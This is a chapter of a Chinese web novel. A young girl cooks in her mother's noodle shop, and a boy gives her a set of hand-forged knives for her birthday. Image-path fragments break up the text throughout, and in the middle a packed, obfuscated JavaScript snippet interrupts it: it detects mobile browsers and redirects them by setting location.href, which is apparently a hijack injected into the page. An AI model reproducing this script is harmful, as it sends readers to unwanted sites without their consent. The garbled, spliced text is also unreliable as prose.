15.三年烟火,四时如歌
作品:《厨神崽崽,摆摊爆红》 春去秋来,云锦里的梧桐叶黄了又绿,绿了又黄。
“如酌汤面”开业那天,红绸映红了半条街。三百平米的店面,明档厨房里蒸汽腾腾。宋听雅站在崭新的不锈钢灶台后,看着第一锅高汤在紫砂大锅里翻滚,乳白色的汤汁漫出浓郁的骨香。她恍惚了一瞬,随即便被李芬那声洪亮的“老板娘,加汤!”喊回了魂。
日子就这样在烟火气里扎下了根。
三年里,菜单换了七次时令,墙上的“今日售罄”牌子换坏了两块。
生意比预想的还要好。老客们寻着味儿追来,新客们被口碑引来。附近的白领把这儿当成了“续命食堂”,甚至连一些挑剔的老饕,也愿意为了那一碗看似普通却滋味无穷的“暖胃面”,在门口排上半小时长队。
十岁的宋如淼每天放学先写作业,写到一半会被楼下的汤香拽一下鼻尖;她趴在二楼窗边算完最后一道题,再拿着笔记本跑去明档前,像例行巡查一样试一口汤。
在学校,她是老师眼里的“别人家的孩子”。数学课上,心算速度快得惊人——那是前世在天宫膳房,为了精准配比龙肝凤髓练出来的本能;语文作文里,她写的永远是食物与爱。老师批语:“文字有远超年龄的通透与温情。”
而谢晚酌依旧是那个清冷矜贵的学神。只是现在的他,书包侧袋里永远装着一瓶她爱喝的温热桂花蜜茶。放学后,两人习惯在店里二楼那个朝南的小包间写作业。
窗外,四季流转。春日飞花,冬日落雪。
她咬着笔杆解题时,他会顺手将窗户关小半扇;他专注看书时,她会悄悄把刚出炉、甜度减半的栗子糕推到他手边。
她把栗子糕推过去时,他没抬头,只把那瓶桂花蜜茶往她手边挪了半寸。
而在周末,她是方总厨眼里的“妖孽”。
谢夫人安排的研学厨房里,国宴出身的方总厨从一开始的漫不经心,到后来恨不得把一身绝学倾囊相授,只用了一个月。
那天,宋如淼仅凭一眼一闻,就从十几条外表无差的海参里,挑出了发制火候最完美的两条。方总厨当时愣了半天,最后只叹了一句:“祖师爷赏饭吃,这丫头的五感,是通了灵的。”
她像一块干燥的海绵,疯狂吸收着这个世界的烹饪技法。她把学来的“理”,悄无声息地化入自家的家常菜里。
一道红烧排骨,她改了炒糖色的火候,加了一钱陈皮,淋了三滴十年花雕。客人们吃不出门道,只觉得:“这儿的肉,吃进胃里就是舒坦,连心情都变好了。”
随着技艺精进,【极寒渊境】的进度条也在稳步爬升。
12.3%……18%……25%……
直到生日的一周前,云城遭遇了一场罕见的秋季暴雨,进度条似乎也到了一个微妙的瓶颈。
雨像瓢泼一样砸在云锦里的青石板路上,狂风把路边的梧桐树吹得东倒西歪。因为天气恶劣,“如酌汤面”难得在晚上七点就送走了最后一波客人,提前挂了打烊牌子。
店里只剩下一盏暖黄的吊灯。宋听雅在二楼盘账,李芬阿姨已经顶着雨披回家了。
一楼的明档厨房里,十岁的宋如淼正对着案板发愁。
案板上放着一块上好的牛腱子肉,纹理清晰,肉质紧实。这是方总厨特意让人送来的,让她练习“灯影牛肉”的切片技法。
“要薄如蝉翼,透光可见纹理,且肉片不能散。”这是方总厨的要求。
宋如淼深吸一口气,握紧了手里那把用了三年的不锈钢菜刀。
“咄。”
第一刀下去,厚了。
“咄。”
第二刀,薄是薄了,但边缘起了毛刺,肉的纤维被钝刀硬生生挤压断裂,失去了那种灵动的韧性。
宋如淼眉头紧锁,手腕因为长时间发力而微微颤抖。她不甘心地再次下刀,可那把在普通人手里尚算锋利的菜刀,在此时就像一根烧火棍,迟钝、笨重,根本跟不上她脑海里那个精准的“理”。
那种明明知道该怎么做,手里的工具却跟不上的无力感,让她有些烦躁。
“呲——”
刀刃在一块筋膜上打滑,猛地偏了一下。
宋如淼吓了一跳,本能地缩手,刀锋擦着指甲盖划过。虽然没见血,但指尖传来的钝痛还是让她倒吸一口凉气,手里的刀“哐当”一声掉在案板上。
“怎么了?”
一道少年的声音立刻从楼梯口传来,带着明显的急促。
一直安静坐在角落看书等雨停的谢晚酌,几乎是瞬间就放下了手里的英文原版书,大步走进了明档区。
“没、没事。”宋如淼下意识把手背到身后,“就是刀滑了一下。”
谢晚酌没说话,那双已经初具威严的瑞凤眼微微眯起,不容分说地拉过她的手。仔细检查了一遍,确信指甲盖只是蹭白了一块,没有破皮流血后,他紧绷的肩膀才松弛下来。
但他没有放开她的手,而是转头看向案板上那块被切得参差不齐的牛肉,以及那把掉在一旁的菜刀。
他伸出修长的手指,在刀刃上轻轻摸了一下。
“刀钝了?”他问。
“也不算钝,平时切菜够用了。”宋如淼有些懊恼地嘟囔,像个考砸了的小学生,“是我想做的太精细了。这刀钢口软,磨得再快,切几片硬肉就卷刃。而且太厚,进去的时候阻力大,肉就散了。”
她叹了口气,看着自己的手掌:“方爷爷说,厨师到了这一步,就像剑客。心里有招,手里没剑,也是白搭。我现在……大概就是那个拿着木棍想练绝世剑法的人吧。”
她明明是在自嘲,谢晚酌却听得心里一紧。
他看着眼前的小姑娘。才十岁,手掌心里已经有了一层薄薄的茧,那是常年握刀留下的勋章。她总是笑嘻嘻地给别人做暖胃的汤,却很少有人注意到,她在后厨为了那一口完美的味道,要付出多少枯燥的练习。
“既然是剑客,就该配把好剑。”谢晚酌低声说道,声音被窗外的雨声衬得格外清晰。
“好剑很贵的。”宋如淼重新拿起那把沉重的菜刀,用抹布擦了擦,“而且好的厨刀很难保养,我现在力气还小,这把凑合用吧。等我攒够了钱,一定要买一把那种日本匠人打的‘青纸钢’!”
说者无心,听者有意。
谢晚酌的目光在那把普通的菜刀上停留了两秒,默默记下了“青纸钢”这三个字。
“先别练了。”他拿过她手里的刀,挂回刀架,“雨这么大,饿不饿?我想吃面。”
话题转得太快,宋如淼愣了一下,随即眼睛一亮:“饿!我也饿了!那我给你做碗新的?刚才切坏的牛肉正好做浇头!”
“嗯,要辣一点的。”
“好嘞!”
只要一回到灶台前,刚才的挫败感就烟消云散。宋如淼熟练地起锅烧油,虽然刀工受限做不成灯影牛肉,但做一碗香喷喷的红烧牛肉面,这把刀还是绰绰有余的。
十分钟后,两碗热气腾腾的面端上了桌。
窗外风雨如晦,店内灯火可亲。
谢晚酌挑起一筷子面条,看着对面吃得鼻尖冒汗的小姑娘。她吃得香,腮帮子鼓鼓的,像只囤食的小松鼠。刚才那点因为刀具不趁手而产生的阴霾,已经被这碗热汤彻底治愈了。
“淼淼。”他忽然叫她。
“唔?”宋如淼抬头,嘴角还沾着一点汤汁。
谢晚酌抽出一张纸巾,自然地递给她,语气里带着几分少年特有的笃定:“以后遇到了问题,或者是缺了什么‘兵器’,要跟我说。”
“啊?”
“我是说……”谢晚酌顿了顿,移开目光,看向碗里浮沉的牛肉粒,“投资人有义务保障主厨的硬件设施。这属于……合理的商业投入。”
宋如淼眨眨眼,看着他微红的耳根,忽然扑哧一声笑了。
“知道啦,投资人哥哥!”
她把碗里的荷包蛋夹给谢晚酌,笑眯眯地说:“那为了回
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17144007|195438||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
报投资人,这个蛋归你!吃了我的蛋,就要保佑我早日练成绝世神功哦!”
谢晚酌看着碗里多出来的荷包蛋,唇角微扬。
那天晚上,谢晚酌回家后,看了一眼法国那边的时间,拨通了远洋电话。
“哥,帮我找一套刀。要最好的青纸二号钢,手工锻打。对,全套……不是我用。”
电话那头似乎调侃了一句什么,谢晚酌顿了顿,声音低了几分:“……是我想送给淼淼的生日礼物。她切菜切到手了。”
那场夜雨,并没有浇灭少年的心事,反而让某些种子,在潮湿的泥土里,发了芽。
到了十岁生日这天,进度条逼近了30%。
这一天,秋高气爽。
“如酌汤面”提前挂了“东主有喜”的牌子。店门紧闭,里面却暖意融融。
没有豪华宴席,只有宋听雅亲手做的一桌长寿面和家常菜。桌子中央,摆着一个不算精致的奶油蛋糕,上面用果酱歪歪扭扭画了个小锅铲——那是李芬阿姨的手笔。
“淼淼,快许愿!”宋听雅笑着催促,眼角的细纹里都藏着幸福。
宋如淼闭上眼,双手合十。
第一个愿望:妈妈永远健康,再也不受穷苦。第二个愿望:这人间烟火,能暖更多人的胃。第三个……
她悄悄把眼睛睁开一条缝。对面的谢晚酌正静静看着她。少年身量抽条,肩膀宽了,眉眼间的稚气褪去,原本苍白的肤色如今有了健康的血色。那双曾经像荒原一样的眼睛里,此刻映着烛火,竟有了春水初融的暖意。
她在心里默念:希望晚酌哥哥的“渊境”快点满吧。
蜡烛吹灭,欢呼声起。
谢晚酌等大家闹完,才走到她面前。他递过一个深胡桃色的长木匣。
木匣沉手,边角包着哑光铜饰,带着淡淡的檀木冷香。
“这是……”宋如淼有些惊讶。
“打开看看。”谢晚酌的声音还在变声期,带着几分少年的低哑磁性。
她拨开云纹锁扣,掀开盖子。深蓝色的丝绒上,静静躺着一套刀具。一共五把,主厨、三德、蔬果、削皮,还有一根磨刀棒。刀身并非那种刺目的亮银色,而是泛着幽暗的青光,刃口处有着如水波般流动的锻打纹路。
宋如淼是识货的,她指尖悬在刀背上,甚至能感觉到那种凛冽的寒气。
“这是‘青纸二号’钢,手工锻打的。”谢晚酌语气平淡,仿佛在说一件寻常事,“我记得你上次提过,现在用的刀切韧性食材时手感发涩。我拜托我哥从日本一位老匠人那里求来的,这一套,刚好适合你现在的手型,也能再用个三五年。”
宋如淼猛地抬头。她只是随口抱怨过一次,连妈妈都没在意,他竟然记住了?而且……“青纸钢”极难保养,却极其锋利,是真正的主厨才会用的“兵刃”。
“这太贵重了……”她下意识想缩手。
“厨师的刀,是手的延伸。”谢晚酌看着她,眼神专注而认真,“你有那个天赋,也够努力,值得。”
宋如淼看着他。少年站在暖黄的灯光下,神色坦荡,那份心意比这套名刀更加沉甸甸。
心口那簇属于功德的小火苗,像是被泼了一勺热油,呼啦一下燃得更高了。
她不再推辞,郑重地合上木匣,紧紧抱在怀里,仰起头,笑得眉眼弯弯,琥珀色的瞳仁里像是藏进了漫天星光。
“谢谢晚酌哥哥!我会好好用它们的!”她大声保证,“我会用这把刀,做出全世界最好吃的菜!”
谢晚酌看着她灿烂的笑脸,一向清冷的唇角,极轻地勾了一下。
窗外,秋阳正好。
曾经那个试图用旧日阴霾困住她们的傅家,早已被谢家和这三年的安稳日子挡在门外。宋听雅不再提,宋如淼也不再问。宋如淼摸了摸怀里的刀匣,又看了一眼忙碌却快乐的妈妈,和身边安静守护的少年。
她忽然觉得,人间真好。